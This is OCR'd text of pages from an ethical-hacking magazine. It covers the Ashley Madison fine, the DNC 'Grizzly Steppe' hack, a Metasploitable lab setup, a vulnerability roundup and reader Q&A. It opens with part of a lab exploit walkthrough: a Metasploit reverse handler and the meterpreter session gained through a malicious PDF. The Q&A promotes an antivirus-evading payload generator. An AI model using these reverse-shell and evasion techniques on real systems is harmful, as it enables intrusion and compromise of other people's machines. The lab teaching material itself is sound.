
```
msf exploit(handler) > set lhost 192.168.25.130
lhost => 192.168.25.130
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.25.130:4444
[*] Starting the payload handler...
```

The listener starts as shown above.

The buffer overflow vulnerability exists in the convert pdf to image function of the PDF shap-er. So when the user tries to convert the pdf file we sent to a image as shown below.





When the conversion takes place as shown in the above image, we will get a meterpreter ses-sion on Kali Linux as shown below.

```
[*] Started reverse handler on 192.168.25.130:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.25.129
[*] Meterpreter session 1 opened (192.168.25.130:4444 -> 192.168.25.129:49208) a
t 2015-11-01 05:53:07 -0500

meterpreter > sysinfo
Computer        : WIN-7R628QQV89D
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

HACKSTORY

Ashley Madison fined

Ruby Corp, the Toronto-based parent company of the adultery dating website Ashley Madison, has been finally slashed with a fine of 1.6 millio-n dollars by the U.S Federal Trade commissio-n. This fine was levied after an investigation in-to its lax security practices which resulted in a massive data breach by hackers in 2015. The investigation also found that the website create-d a lot of fake female ids to lure the male users.

As you all know, hackers stole a database which contained usernames, passwords, and o-ther personal information of 37 million users. The data when published online, led to suicide of some users and some extortion cases.

Although the amount of settlement was set to 17.6 million dollars, the commission truncate-d it to 1.6 million dollars citing that the compan-y was in no position to pay that amount. Ofcou-rse the FTC may collect the money on a future date.

The FTC found the company guilty on three counts.

1 .Failing to properly train company staff on dat-a security.

2. Not having an established security policy.

3. No proper monitoring and verification of the effectiveness of security measures.

Eventhough the amount is collected from the website, it's highly unlikely that the users of this infidelity website will receive any compens-ation from this amount.

The only lesson users of this website and other such hookup sites can learn from this whole inc ident is that no matter how hidden they may thi-nk their activities are, they may leak some day.

GRIZZLY STEPPE

HACK OF THE MONTH

What?

In July last year, Wikileaks published a collection of emails belonging to Democratic National Commitee. Democratic National Commitee is the governing body of the Democratic party of United States. This hack is named Grizzly Steppe by American government. The news you hear about Russia hacking American elections is referred to this hacking incident.

Who?

A hacker known as "Guccifer 2.0" claimed responsibility for the hack. But the American Government has put the blame directly on Russia. Crowdstrike, the cyber security firm investigating the hack identified the groups Fancy Bear (also known as APT 28) and Cozy Bear (also known as APT 29) as responsible for the hack.

Cozy Bear is believed to be a Russian hacking group associated with Russian Federal Security Service (FSB). It is believed that this group has been active from 2010 and its primary targets are military, government, energy, diplomatic and telecom sectors.

Fancy Bear is also believed to be a cyber espionage group associated with Russian military intelligence agency GRU. It is assumed responsible for attacks on the German parliament, the French television station TV5Monde, the White House and NATO.

Both are considered advanced persistent threats (hence codenamed APT). They use zero day vulnerabilities, spear phishing and malware to compromise targets.

Of course, there are some who don't believe Russians are behind it.

How?

The hack started in 2015 with a spear phishing campaign. Hackers sent malware infected emails to at least 1,000 people affiliated within the U.S. government. The e-mails appeared to come from genuine websites and other Internet domains closely linked to U.S. organizations and educational institutions. Those who clicked on the malware laden emails might have ended up their system getting hacked and thus giving a foothold in their network.

As the second part of the spear phishing campaign, users were tricked into changing their passwords from a malicious link which resulted in hackers getting their credentials. This is how they might have got the email dump.

Impact

If indeed Russian government was behind the hack, then it's main intention was to influence the US election in favour of Republican Donald Trump. US and Russia have locked horns on many occassions in recent times and Putin would prefer Trump as president as his views have been more favourable towards the Russian president. If aforementioned reason is the actual ambition of the Russian hack, then they have been successful in that endeavour.

Aftermath

After American intelligence agencies confirmed that it was Russia behind the leak, President Obama expelled 35 suspected Russian intelligence operatives from the United States. They say these operarives are spies under the guise of diplomats. It also penalized four top officers of military intelligence unit G.R.U.

Lessons to be Learnt

Spear Phishing is one of the most successful hacking attack nowadays accounting for 91 % of attacks according to Wikipedia. Unlike phishing, in this type of attack the hacker knows your personal details and he uses this knowledge extensively to make you perform actions to grab your credentials.This type of attack is not easily detectable by security products. So the best way to protect yourself from this type of attacks is to be aware. Especially if the email asks for your credentials, you need to first confirm the source of the email before submitting credentials.

Phishing attempts directed at specific individuals or companies are known as spear phishing. Attackers may gather personal information about their target to increase their probability of success.

-Wikipedia

CREATING A PENTEST LAB

METASPLOITABLE TUTORIALS


The lack of vulnerable targets is one of the main hindrances to practice the skill of ethical hacking. Metasploitable is one of the best Vulnerable OS useful to learn ethical hacking. Many of my readers have been as--king me for metasploitable tutorials. So fro--m this month I decided to make a complete Metasploitable hacking guide in accordanc--e with ethical hacking methodology. I have planned this series keeping absolute begin--ners in mind. This would start with installa--tion of the OS and creating a pentesting la--b. This series would be a regular feature from this month. So keep following.

We will start this series by creating a pentest lab or hacking lab. We will create this in Oracle VirtualBox since it is absolutely free of cost.

What do we need for this lab?

1. VirtualBox.(Download link given below)
https://www.virtualbox.org/wiki/Downloads
2. Kali Linux. (Download link given below)
https://www.kali.org/downloads/
3.Metasploitable 2. (Download link given below)
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/


Kali Linux will be our attacker operating system and Metasploitable 2 will be our target as alrea--dy explained above. We have covered installa--tion of Kali Linux in our September 2016 issue and installing Metasploitable 2 is given in this issue's INSTALLIT section. Both virtual machin--es are shown below after successful installtion.




When you have successfully installed them as shown in our magazine, they have NAT mode networking enabled by default. This type of net--working makes your host machine (the system on which virtualbox in installed) as router and the guest machines (Kali Linux and Metasploit--able 2) as part of that LAN. We already have a virtual pen testing lab ready.

But when we create a hacking lab, it is a g--ood practice to keep it separate from our produ--ction machines (machines we use for our daily tasks). So we will create a separate lab from th--is purpose.

Select Kali Linux, Go to settings > network. Enable “network adapter 1″. Set the “Attached to” option to “internal network”. Set the name of the network adapter to “intnet”. Click on “OK” to save the settings as shown below.



Do the same for Metasploitable 2 virtual machi--ne as shown below. What we have just done is created a separate LAN for our hacking lab.



Power on the Metasploitable VM. Log into the system. Default username and password are “msfadmin”.

```
Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Wed Sep  4 08:58:40 EDT 2013 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Type the command “ifconfig” to see the IP addr--esses of interfaces.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4e:79:94
          inet6 addr: fe80::a00:27ff:fe4e:7994/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2178 (2.1 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```

The ‘lo’ interface is the loopback interface. Now we are going to set the IP address on the inter--face “eth0” which is our intnet LAN. Type the command

“sudo ifconfig eth0 10.10.10.2 netmask 255.0.0.0 up”

without the double quotes.

The sudo password is “msfadmin. You can set the IP address of your choice. Here I have set it as 10.10.10.2.

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 10.10.10.2 netmask 255.0.0.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4e:79:94
          inet addr:10.10.10.2  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::a00:27ff:fe4e:7994/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5006 (4.8 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)
```

Verify that the IP address is set by once again typing command “ifconfig”. If the IP address is not updated as per our configuration, type com--mand "ifconfig eth0 down" ans then retry the above command.

Power on Kali Linux. In the terminal, type command “ifconfig eth0 10.10.10.1 netmask 255.0.0.0 up”. Verify if the IP address is set by typing command “ifconfig”.

```
root@Kali:~# ifconfig eth0 10.10.10.1 netmask 255.0.0.0 up
root@Kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cb:55:2f
          inet addr:10.10.10.1  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::a00:27ff:fecb:552f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5551 (5.4 KiB)  TX bytes:8538 (8.3 KiB)
```

Test whether this system can communicate with victim system by pinging the victim machine as shown below.

```
root@Kali:~# ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_req=1 ttl=64 time=1.70 ms
64 bytes from 10.10.10.2: icmp_req=2 ttl=64 time=0.486 ms
64 bytes from 10.10.10.2: icmp_req=3 ttl=64 time=0.551 ms
64 bytes from 10.10.10.2: icmp_req=4 ttl=64 time=0.449 ms
64 bytes from 10.10.10.2: icmp_req=5 ttl=64 time=0.551 ms
64 bytes from 10.10.10.2: icmp_req=6 ttl=64 time=0.679 ms
64 bytes from 10.10.10.2: icmp_req=7 ttl=64 time=0.606 ms
^C
--- 10.10.10.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6000ms
rtt min/avg/max/mdev = 0.449/0.717/1.702/0.409 ms
```

If we get an echo reply as shown above, we have successfully created a lab. Our penetratio--n testing lab is ready for practising.

HACKING Q&A

(Continued from page 14)

A : Dude, whatever you are planning to do is illegal on many counts : invasion of privacy and malware etc. You have asked the same questio--on before also but I have'nt published it. Now don't ever try to send me this question once ag--ain.

I can't help you and I won't help you even If i kn--ow because I am a big fan of Captain America.

Q : Hi, I have read your December issue of magazine. It was good, especially the article about Hercules payload generator. You said that the exe made by Hercules bypasses an--tivirus. Is it real that no antivirus can detect the exe we made with Hercules. -adil

A : Adil, at the time we made the payload, it was fully undetectable (FUD). which means no anti--virus can detect it.

As time passes, some antivirus may detect it. The relation between malware and anti-malwa--re is like between newt and garter snake and need to be discussed elaborately. But the tool is constantly updated.

Please use this tool with permission only. Ot--herwise there may be legal ramifications. You have been warned.

(Continued on Page 21)

TOP 10 VULNERABILITIES THIS MONTH

10.Nagios 4.2.4 symlink attack :

Nagios Core before 4.2.4 suffers from a symlin--k attack. It allows local users with access to an account in the nagios group to gain root privile--ges through a symlink attack on the log file. Th is vulnerability is present in base/logging.c.

09.Django :

Django versions <1.8.x, <1.8.16, 1.9.x before 1.9.11, and 1.10.x before 1.10.3 use a hardcod--ed password for a temporary database user cr--eated when running tests with an Oracle data--base, which makes it easier for remote attack--ers to obtain access to the database server by leveraging failure to manually specify a passw--ord in the database settings TEST dictionary.

These versions are also prone to DNS re--binding attacks by leveraging failure to validate the HTTP Host header against settings. This c--an be done by remote attackers.

08. Vmware Workstation Pro and Vmware Player :

The installer in VMware Workstation Pro 12.x before 12.5.0 and VMware Workstation Player 12.x before 12.5.0 on Windows allows local us--ers to gain privileges via a Trojan horse dynam -ic linking library.

07. Google Android :

A remote code execution vulnerability in libstag--efright in Mediaserver in Android 7.0 before 2016-11-01 could enable an attacker using a s--pecially crafted file to cause memory corruptio--n during media file and data processing. This issue is rated as Critical due to the possibility of remote code execution within the context of the Mediaserver process.

06. 7zip :

All versions before 16.00 are vulnerable to a re--mote code execution vulnerability. This can be exploited by using a crafted HFS+ image.

05. Joomla version < 3.6.5 :

Joomla Versions before 3.6.5 are vulnerable to arbitrary file upload. This is possible because t--he file scanning mechanism of JFilterInput::is-sFileSafe() does not consider alternative PHP file extensions when checking uploaded files for PHP content. This enables a user to upload and execute files with the .php6, `.php7`, `.phtml`, and `.phpt` extensions.

Additionally, JHelperMedia::canUpload() did not blacklist these file extensions as uploadable file types.

04. Dotcms version < 3.3.2 :

Dotcms versions before 3.3.2 is vulnerable to SQL injection. This vulnerability is present in th--e REST API. Needless to say, this allows rem--ote attackers to execute arbitrary SQL comma--nds via the stName parameter to api/content/s--ave/1.

03.Microsoft Office Privilege Escalation Vul--nerability :

Microsoft Office 2010 SP2, 2013 SP1, 2013 RT SP1, and 2016 mishandles library loading, whi--ch allows local users to gain privileges via a c--rafted application. This vulnerability is also kn--own as aka "Microsoft Office OLE DLL Side Loading Vulnerability."

02. Microsoft Office 2016 remote code execu -tion vulnerability:

Microsoft Office 2016 is vulnerable to remote c--ode execution vulnerability or a denial of servi--ce (memory corruption). It happens through a crafted document. It is also known as "Microso--ft Office Memory Corruption Vulnerability."

01. Windows operating systems multiple vu lnerabilities :

Windows Vista SP2, Windows Server 2008 SP--2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, Windows 10 Gold, 1511, and 1607, and Windows Server 2016 are vulnerable to multipl--e vulnerabilities like "Win32k Elevation of Pri--vilege Vulnerability.

They are also vulnerable to a remote code execution vulnerability also known as "Windows Graphics Remote Code Execution Vulnerability" Remote code execution can be achieved by us--ing a crafted website and privilege escation ca--n be achieved using a crafted application.

(Continued from page 19)

Q: Hey Thanks for your article on installing OpenVM tools in Kali Linux in Vmware Wor--kstation But I have a problem. Even after installing the OpenVM tools, my display do--esn't change. What may be the problem? MI installed Kali Rolling 2016.1 32bit. - Karun.

A : Hey Karun. As already specified at the end of the article, if installing OpenVM tools doesn't resize the display of Kali Linux select the option "Autofit Guest" under View->Autosize.

If that doesn't solve the problem, increase the video memory from 4MB to 32MB in virtual ma--chine settings.

If you still face any other problem while installi--ing OpenVM tools, please send us a mail.

Q:First of all, I'm a big fan of your magazine. Your explanation is really very detailed. I li--ked your article "how to become a hacker ". Thanks for the article. It is really helpful beginners like me.-Anony.

A: Hey Anony (if that's your real name) . Thank--s for the compliment. I am really happy that you like my magazine. It's people like you that keep me going.

Q : I read the December issue of your maga--zine. The article on Hercules Payload gene--rator. This is how to use it, but I was more interested in your tests against various AV vendor products. How about doing a post on that, and perhaps why hercules works?

A : Bruce, we will have to look at your suggest--ion. If it will really help a number of people we have no hesitation doing an howto on that.

Q : My error: Importazione dell'applicazione virtuale /home/luca/Scaricati/Kali-Linux-2016.1-vbox-i686/Kali-Linux-2016.1-vbox-i686.ova
non riuscita. Could not create the imported medium
'/home/luca/VirtualBox VMs/Kali-Linux-2016.1-vbox-i686/Kali-Linux-2016.1-vbox-i686-disk1.vmdk'.
VMDK: Compressed image is corrupted '/home/luca/Kali-Linux-2016.1-vbox-i686-disk1.vmdk' (VERR_ZIP_CORRUPTED).
Importazione dell'applicazione virtuale /home/luca/Scaricati/Kali-Linux-2016.1-vbox-i686/Kali-Linux-2016.1-vbox-i686.ova non riuscita.
Could not create the imported medium '/home/luca/VirtualBox VMs/Kali-Linux-2016.1-vbox-i686/Kali-Linux-2016.1-vbox-i686-disk1.vmdk'.
VMDK: Compressed image is corrupted '/home/luca/Kali-Linux-2016.1-vbox-i686-disk1.vmdk' (VERR_ZIP_CORRUPTED).

A : Hey Vaith, it says the image is corrupted. Download again and try the installation.

Q : While installing Kali Linux, I have this er--ror.
Failed to open a session for the virtual machine Kali-Linux-2016.1-vbox-amd64.
VT-x is disabled in the BIOS for all CPU modes
(VERR_VMX_MSR_ALL_VMX_DISABLED).
Result Code: E_FAIL (0x80004005)
Component: ConsoleWrap
Interface: IConsole {872da645-4a9b-1727-bee2-5585105b9eed}
I have this error can you help me. - Fazirah.

A: Fazirah, You are getting that problem becau--se VT-x is disabled in your system. Go to syst--em BIOS and enable VT-x. That should solve your problem.

Q: Hi, See I want to hack Facebook.Recently I have seen a software that could hack Face--book on internet. Can we really hack Faceb--ook wit -h this software. If we can, is there any danger using this software? -James

A : James, James, James. In which world are you? Facebook is one of the most visisted sites (in fact it is the most visited website) and you b--elieve that there is a program available to hack Facebook. I am pretty sure that program is a pa -d one, right. It's trash, James.

You asked me if it was safe to use this program. Well it's 100% dangerous. The progra -m itself may be a malware to hack your system It may also make your system a part of a Botne -t. Anything may happen in the wild world of ha--cking.

Send all your queries regarding hacking to qa@hackercool.com